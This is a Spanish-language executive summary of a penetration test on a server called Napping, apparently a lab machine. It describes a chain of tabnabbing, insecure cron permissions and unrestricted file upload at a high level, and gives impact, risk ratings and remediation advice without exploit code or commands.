- 1 **Reconocimiento:** Identificación de servicios expuestos y superficie de ataque.
- 2 **Enumeración:** Mapeo detallado de aplicaciones, directorios y funcionalidades.
- 3 **Explotación:** Simulación de ataques controlados para obtener acceso inicial.
- 4 **Post-explotación:** Escalada de privilegios y evaluación del impacto real.

Nivel general del riesgo

Se logró:

- Compromiso total del sistema (acceso root)
- Acceso no autorizado al servicio de almacenamiento
- Persistencia a través de tareas programadas

RIESGO CRÍTICO.

Se recomienda aplicar las medidas de remediación de forma inmediata para evitar la materialización de un incidente de seguridad con impacto en la operación y la confidencialidad de los datos corporativos.

Hallazgos críticos

4

#	Hallazgo	Impacto en negocio
1	TabNapping – Vulnerabilidad web que permite robar sesiones autenticadas.	Acceso no autorizado a documentos corporativos almacenados.
2	Permisos inseguros en tareas programadas (cron) – Script ejecutado como administrador modificable por usuarios sin privilegios.	Un atacante con acceso limitado puede convertirse en administrador del servidor.
3	Subida de archivos sin restricciones – Permite ejecutar código malicioso en el servidor.	Puerta de entrada inicial para el atacante.

Mensaje clave: Estos tres hallazgos forman una cadena de explotación que termina en la compromisión total del sistema crítico.

...

5

Escenario del impacto empresarial

Área	Impacto
Confidencialidad	Filtración de datos corporativos, propiedad intelectual, credenciales y backups.
Integridad	Manipulación o destrucción de archivos, corrupción de backups, inserción de malware.
Disponibilidad	Servicio de almacenamiento inoperativo, posible ransomware que se propague a la red corporativa.

Consecuencias financieras y reputacionales:

- Multas regulatorias por fuga de datos.
- Pérdida de confianza de clientes y socios.
- Costos de recuperación (forense, restauración).
- Interrupción de operaciones por días.

6

Matriz de riesgo

Vulnerabilidad	Probabilidad	Impacto	Nivel de Riesgo
TabNapping	Medio	Alto	Alto
Cron job con permisos inseguros	Alta	Crítico	Crítico
Subida de archivos sin restricciones	Alta	Alto	Alto

Riesgo global: **CRÍTICO** – requiere acción inmediata.

...

Recomendaciones Estratégicas

7



Corregir la vulnerabilidad web de forma inmediata:

- Implementar cabeceras de seguridad antiframeing.
- Forzar regeneración de sesiones y rotar contraseñas de usuarios.



Establecer controles de prevención y detección

- Desplegar monitoreo de integridad (Wazuh, OSSEC) para alertar cambios no autorizados.
- Centralizar logs en servidor externo.



Endurecer la configuración del sistema operativo

- Auditar y corregir permisos de tareas programadas (cron).
- Aplicar principio de mínimo privilegio.
- Eliminar binarios SUID innecesarios.




Plan de respuesta ante incidentes

- Definir procedimientos de rotación de credenciales y reinstalación segura ante compromiso de root.

...

● ● ● Roadmap de recomendación ● ● ● 8



Conclusión

- **Situación actual:** El servidor Napping presenta vulnerabilidades críticas que exponen a la organización a un riesgo de compromiso total.
- **Impacto potencial:** Pérdida de datos, interrupción de operaciones y daño reputacional severo.
- **Acción requerida:** Implementar de forma prioritaria las correcciones inmediatas, especialmente en seguridad web y endurecimiento del sistema.
- **Recomendación final:** Establecer un programa continuo de evaluaciones de seguridad y monitoreo para evitar recurrencias.